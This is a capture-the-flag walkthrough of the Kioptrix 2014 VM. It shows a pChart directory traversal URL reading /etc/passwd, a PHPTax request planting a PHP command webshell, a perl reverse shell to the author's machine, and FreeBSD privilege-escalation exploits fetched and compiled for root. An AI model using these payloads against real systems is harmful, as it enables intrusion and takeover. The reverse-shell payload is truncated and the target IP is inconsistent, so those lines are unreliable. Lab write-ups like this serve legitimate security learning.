

# Kioptric level 5

🕒 Created	@December 10, 2024 10:10 AM
☑ Reviewed	☑

Its a linux easy manchine.

## Reconnaissance

To knw about the ip we need to use netdiscover

```
sudo netdiscover
```

```
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.10.0/16 | Screen View: Unique Hosts  
40 Captured ARP Req/Rep packets, from 7 hosts. Total size: 2400  
+-----+-----+-----+-----+-----+-----+  
IP           At MAC Address    Count  Len  MAC Vendor / Hostname  
+-----+-----+-----+-----+-----+-----+  
192.168.1.254 c4:48:fa:d7:ea:40    2    120  Taicang T&W Electronics  
192.168.1.67   18:47:3d:69:c5:f9   33   1980  CHONGQING FUGUI ELECTRONICS CO.,LTD.  
192.168.1.73   08:00:27:29:00:16    1     60  PCS Systemtechnik GmbH  
192.168.1.65   04:c8:07:32:51:d2    1     60  Xiaomi Communications Co Ltd  
192.168.1.66   06:6d:14:b3:68:7e    1     60  Unknown vendor  
192.168.1.64   86:56:40:42:6b:f2    1     60  Unknown vendor  
192.168.1.71   16:6c:7d:e1:59:e0    1     60  Unknown vendor  
+-----+-----+-----+-----+-----+-----+  
[Ctrl+C] Home
```

After that we will use nmap to find out open ports and running services.

```
nmap -sS -sV -p- -A -o any.txt 192.168.1.73
```

```
(kali@kali)-[~]  
$ cat any.txt  
# Nmap 7.94SVN scan initiated Tue Dec 10 22:07:28 2024 as: nmap -sS -sV -p- -A -o any.txt 192.168.1.159  
Nmap scan report for 192.168.1.159  
Host is up (0.0010s latency).  
Not shown: 65532 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
22/tcp    closed ssh  
80/tcp    open  http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)  
|_ http-title: Site doesn't have a title (text/html).  
|_ http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8  
8080/tcp   open  http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)  
MAC Address: 08:00:27:29:00:16 (Oracle VirtualBox virtual NIC)  
Aggressive OS guesses: FreeBSD 7.0-RELEASE - 9.0-RELEASE (94%), FreeBSD 7.0-RC1 (92%), FreeBSD 7.1-RELEASE (92%), FreeBSD 7.0-STABLE (92%), FreeBSD 9.3-RELEASE (90%), Cisco C370 Email Security Appliance (AsyncOS 8.0.1) (88%), FreeBSD 9.0-RELEASE - 10.3-RELEASE (88%), FreeBSD 7.0-RELEASE (87%), FreeBSD 7.1-PRERELEASE 7.2-STABLE (87%), FreeBSD 7.2-RELEASE - 8.0-RELEASE (87%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 1 hop  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 1.04 ms 192.168.1.159  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
# Nmap done at Tue Dec 10 22:10:06 2024 -- 1 IP address (1 host up) scanned in 158.55 seconds  
  
(kali@kali)-[~]  
$
```

We found out 3 port:

22 ssh closed

80 http open apache httpd 2.2.21

8080 http open apache httpd 2.2.21

Using enum4linux but couldnot find and useful information

```
(kali@kali)-[~]
└─$ cat anyenum.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Dec 10 22:08:21 2024

===== ( Target Information ) =====
Target ..... 192.168.1.159
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.1.159 ) =====

[E] Can't find workgroup/domain

===== ( Nbtstat Information for 192.168.1.159 ) =====
Looking up status of 192.168.1.159
No reply from 192.168.1.159


===== ( Session Check on 192.168.1.159 ) =====

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.

(kali@kali)-[~]
└─$
```

## Enumeration

We found out port 80 http is owking after visting that we see a page.




In the source code we found out a path.

```
1 <html>
2 <head>
3 <!--
4 <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
5 -->
6 </head>
7
8 <body>
9 <h1>It works!</h1>
10 </body>
11 </html>
12
```

We found a path and version like pChart 2.1.3 .


After visiting the path we are greeted by a php charting.



### Exploitation

After searching in google we found a exploit for pchart 2.1.3.

link - <https://exploit-db.com/exploits/31173>



We got 2 vulnerability for the version.

- Directory Traversal
- Cross site scripting

First checking for directory traversal. it works.

<http://192.168.1.73/pChart2.1.3/examples/index.php?Action=View&Script=%2F..%2F..%2Fetc/passwd>

```

toor:*:0:0:Bourne-again Superuser:/root:/usr/sbin
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin

```

We know that its a FreeBSD apache server running. finding out the default configuration file path.

## Step 3: FreeBSD Configure Apache


Quick facts about Apache version 2.2 under FreeBSD:

1. Default HTTP port: **80**
2. Default HTTPS (SSL) port: **443**
3. Default DocumentRoot directory: **/usr/local/www/apache22/data/**
4. Default cgi-bin directory: **/usr/local/www/apache22/cgi-bin/**
5. Default Error Log File: **/var/log/httpd-error.log**
6. Default Access Log File: **/var/log/httpd-access.log**
7. Default suexec log (if compiled with suexec): **/var/log/httpd-suexec.log**
8. Default configuration file directory: **/usr/local/etc/apache22/** and **/usr/local/etc/apache22/extra/**
9. Default configuration file: **/usr/local/etc/apache22/httpd.conf**


path - `usr/local/etc/apache22/httpd.conf`

We visit the path we noticed a port 8080 which can only be accessed by user agent mozilla 4.0. Previously we donot have access to the page says 403 forbidden.





After editing the useragent. we see a index of phptax



## Index of /

- [phptax/](#)

After searching in the google we found an rce.  
exploit link

<https://www.exploit-db.com/exploits/25849>

```

if(!isset($options['u']))
die("\n          Usage example: php exploit.php -u http://target.com/ \n");

$url      = $options['u'];
$shell = "{ $url }/index.php?
field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E";

$headers = array('User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT
5.0)',
'Content-Type: text/plain');

echo "          [+] Submitting request to: {$options['u']}\n";

$handle = curl_init();


curl_setopt($handle, CURLOPT_URL, $url);

```

url + link — use url encoding

http://192.168.1.73:8080/index.php?  
field=rce.php&newvalue=%3C%3Fphp%20passthru(%24\_GET%5Bcmd%5D)%3B%3F%3E";

http://192.168.1.73:8080/phptax/data/rce.php?cmd=id



If the command is running we can get a reverse shell using netcat.


First setting up the netcat listener in kali linux.

nc -nlvp 4444

URI to visit please edit your ip address.

http://192.168.1.73:8080/phptax/data/rce.php?cmd=perl -e 'use  
Socket%3B%24i%3D"192.168.1.75"%3B%24p%3D4444%3Bsocket(S%2CPF\_INET%2CSOCK\_S  
{open(STDIN%2c%22%3E%26S%22)%3bopen(STDOUT%2c%22%3E%26S%22)%3bopen(STI  
i%22)%3b}%3b%27





Got a reverse shell.

### Privilege Escalation

Not its time to get root access.

after cheking version by using comamnd

```
| uname -a
```

```
(kali@kali)-[~/Desktop]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.75] from (UNKNOWN) [192.168.1.73] 34368
sh: can't access tty: job control turned off
$ pwd
/usr/local/www/apache22/data2/phptax/data
$ cd /tmp
$ uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012    root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC amd64
$
```

Found an exploit for FreeBSD 9.0 in searchsploit. A kernal level privilage escalation.

```
kali@kali: ~/Desktop x kali@kali: ~/Desktop x
(kali@kali)-[~/Desktop]
$ searchsploit FreeBSD 9.0

Exploit Title | Path
-----|-----
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation | freebsd/local/26368.c

Shellcodes: No Results

(kali@kali)-[~/Desktop]
$
```

to copy the file.

```
| searchsploit -m freebsd/local/28718.c
```

I will be using python server to download the file.

```
| python3 -m http.server
```

at the reverse shell i use

```
| fetch http://192.168.1.75:8000/28718.c
```

Since wget is not working we have to use fetch.

```

$ gcc 28718.c -o aman
28718.c:178:2: warning: no newline at end of file
$ ls
1040
28718.c
SchA
SchB
SchD
SchD1
W2
aman
pdf
rce.php
$ ls -al
total 120
drwxrwxrwx  9 www  wheel   512 Dec 14  06:41 .
drwxrwxrwx  8 www  wheel   512 Mar 28  2014 ..
drwxrwxrwx 12 www  wheel   512 May  7  2003 1040
-rw-r--r--  1 www  wheel  5380 Dec 11  08:05 28718.c
drwxrwxrwx  2 www  wheel   512 May  7  2003 SchA
drwxrwxrwx  2 www  wheel   512 May  7  2003 SchB
drwxrwxrwx  6 www  wheel   512 May  7  2003 SchD
drwxrwxrwx  4 www  wheel   512 May  7  2003 SchD1
drwxrwxrwx  7 www  wheel   512 May  7  2003 W2
-rwxr-xr-x  1 www  wheel 10406 Dec 14  06:41 aman
drwxrwxrwx  2 www  wheel  1536 Mar 26  2014 pdf
-rw-r--r--  1 www  wheel   31 Dec 11 12:57 rce.php
$ ./aman
Bus error (core dumped)
$

```

After running the exploit it did not work. so we search for another exploit.

```

kali@kali:~/Desktop
$ searchsploit 26368.c

Exploit Title | Path
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation | freebsd/local/26368.c

Shellcodes: No Results

kali@kali:~/Desktop
$ searchsploit -m freebsd/local/26368.c
Exploit: FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/26368
Path: /usr/share/exploitdb/exploits/freebsd/local/26368.c
Codes: CVE-2013-2171, OSVDB-94414
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/Desktop/26368.c

kali@kali:~/Desktop
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

After running we got root access.

```

$ fetch http://192.168.1.75:8000/26368.c
26368.c 2125 B 5063 kBps
$ ls
1040
26368.c
28718.c
SchA
SchB
SchD
SchD1
W2
aman
aman.core
pdf
rce.php
shah
shah.core
$ gcc -o exploit 26368.c
26368.c:89:2: warning: no newline at end of file
$ ./exploit
whomai
whomai: not found
whoami
root

```

| cd /root

| cat congrats.txt

```
cat congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in
mind, and not meant for the seasoned pentester. However this does not mean one
can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also
learn the basics skills needed to compromise a system. Most importantly, in my mind,
are information gathering & research. Anyone can throw massive amounts of exploits
and "hope" it works, but think about the traffic.. the logs... Best to take it
slow, and read up on the information you gathered and hopefully craft better
more targetted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly.
Knowing the OS gives you any idea of what will work and what won't from the get go.
Default file locations are not the same on FreeBSD versus a Linux based distribution.
Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log".
It's default document root is not "/var/www/" but in "/usr/local/www/apache22/data".
Finding and knowing these little details will greatly help during an attack. Of course
my examples are specific for this target, but the theory applies to all systems.

As a small exercise, look at the logs and see how much noise you generated. Of course
the log results may not be accurate if you created a snapshot and reverted, but at least
it will give you an idea. For fun, I installed "OSSEC-HIDS" and monitored a few things.
Default settings, nothing fancy but it should've logged a few of your attacks. Look
at the following files:
/root/folderMonitor.log
/root/httpd-access.log (softlink)
/root/ossec-alerts.log (softlink)
```

The Kioptric series is completed, moving to next one.